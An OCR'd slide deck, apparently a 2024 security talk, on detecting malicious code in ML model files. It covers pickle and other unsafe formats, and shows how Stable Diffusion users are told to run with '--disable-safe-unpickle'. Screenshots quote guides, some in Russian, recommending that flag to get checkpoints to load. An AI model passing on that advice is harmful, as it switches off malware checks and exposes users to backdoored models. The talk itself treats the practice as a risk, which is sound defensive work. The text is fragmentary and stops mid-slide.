
NO FF ONE 2024

# Hiding in AI: malicious code detection in ML models



Tatiana Kurmasheva


Founder, AI Security Technologies LLC

@crytech7, @nwnotes


@aisectech

OFF ONE 2024

# INTRO



# Market Opportunity




| | | |
|---|---|---|
| Study Period | : | 2019 - 2029 |
| Market Size (2024) | : | USD 24.73 Billion |
| Market Size (2029) | : | USD 138.36 Billion |
| **CAGR (2024 - 2029)** | **:** | **41.10 %** |
| Fastest Growing Market | : | Asia Pacific |
| Largest Market | : | North America |


Major Players

IBM Microsoft aws Google



Source: https://www.mordorintelligence.com/industry-reports/deep-learning

# Problem Placement






Source: https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/

# Problem Placement

While security solutions tend to focus on pickle, there are other emerging formats






# Not Only Pickle

.npz

.pth

.pt

.ckpt

.keras

.h5

.bin

.tflite

.mar

.onnx

.pt2

.pb

.npy


.safetensors


# Process of Running ML Models

# Stable Diffusion Case

```
python scripts/txt2img.py --prompt ["PROMPT"] --plms
--ckpt [PATH-TO-CHECKPOINT-OF-MODEL] --n_samples 1
```

# Stable Diffusion Case



# Stable Diffusion Case

- WARNING

`torch.load()` unless *weights_only* parameter is set to *True*, uses `pickle` module implicitly, which is known to be insecure. It is possible to construct malicious pickle data which will execute arbitrary code during unpickling. Never load data that could have come from an untrusted source in an unsafe mode, or that could have been tampered with. **Only load data you trust**.


Source: https://pytorch.org/docs/stable/generated/torch.load.html

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
| --- | --- | --- | --- |
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |



Source: https://github.com/AUTOMATIC1111/stable-diffusion-webui/wiki/Command-Line-Arguments-and-SettingsFooter

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
|---|---|---|---|
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |

Note about usage locally on your own machine: When running the AUTOMATIC1111 WebGui locally, you will need to run with `--disable-safe-unpickle` in order to load the checkpoint. Part of the model checkpoint generated contains embeddings pickle file which is required for the fine-tune. You can read more about checkpoints and pickle files at HuggingFace Pickle Scanning.


Source: https://github.com/AUTOMATIC1111/stable-diffusion-webui/wiki/Command-Line-Arguments-and-SettingsFooter

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
|---|---|---|---|
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |

Note about usage locally on your own machine: When running the AUTOMATIC1111 WebGui locally, you will need to run with `--disable-safe-unpickle` in order to load the checkpoint. Part of the model checkpoint generatec … read more about checkpoir

если пайтон нашелся, то эту строчку не трогаем. Шестую строку обязательно редактируем следующим образом

```
set COMMANDLINE_ARGS= --disable-safe-unpickle --no-half
```

здесь параметр disable-safe-unpickle разрешает загрузку небезопасных моделей, а no-half понадобится для свежих 2.1 моделей. Перед вызовом интерфейса не помешает обновить скрипты, поэтому последние 2 строчки должны выглядеть вот так


Source: https://github.com/AUTOMATIC1111/stable-diffusion-webui/wiki/Command-Line-Arguments-and-SettingsFooter

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
|---|---|---|---|
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |

Note about usage locally on your own machine: When running the AUTOMATIC1111 WebGui locally, you will nee… `disable-safe-unpickle` in order to load the checkpoint. Part of the model checkpoint ge… read more about ch…

**Step 4.** Save the changes to the file.

Шестую строку обязательно редактируем

The --disable-safe-unpickle argument disables certain safety checks that may be preventing the model from loading correctly, especially when using custom or modified models. When you run the webui-user.bat file after making this change, Stable Diffusion will start with the --disable-safe-unpickle argument, which could potentially resolve the "model failed to load" error.

понадо…

скрипты, поэтому последние 2 …

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
|---|---|---|---|
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |



Source: https://github.com/AUTOMATIC1111/stable-diffusion-webui/wiki/Command-Line-Arguments-and-SettingsFooter

# Stable Diffusion Case

| Argument Command | Value | Default | Description |
|---|---|---|---|
| --disable-safe-unpickle | None | False | Disable checking PyTorch models for malicious code. |

**Now set the model using the start flags in automatic:**

The only other thing to do is to edit the start script to point to the correct model file. In this case, we have stored our model as /model.safetensors, so so no change is required, if your model is named something different or in a different folder you will update `/model.safetensors` to match:


```
tall --ckpt /model.safetensors --lowram --opt-sdp-attention --disable-safe-unpickle --port 300
```



Source: https://github.com/AUTOMATIC1111/stable-diffusion-webui/wiki/Command-Line-Arguments-and-SettingsFooter


# Common Logic

torch.load(f).to('cpu')



loads the model to GPU
then moves the model params to CPU

torch.load(f, map_location='cpu')



loads the model to CPU directly


# File Formats used for ML Models

# Not Only Pickle

| Framework | Format | RCE |
|---|---|---|
| PyTorch, Pandas, scikit-learn | Pickle | ✅ |
| PyTorch | TorchScript | ✅ |
| Python-based frameworks | Numpy | ✅ |
| Keras | H5 | ✅ |
| - | ONNX | ✅ |
| PyTorch, scikit-learn | joblib | ✅ |
| PyTorch, scikit-learn | dill | ✅ |
| H2O | POJO | ✅ |
| H2O | MOJO | ✅ |


Source: https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/

# Not Only Pickle

| Framework | Format | RCE |
|---|---|---|
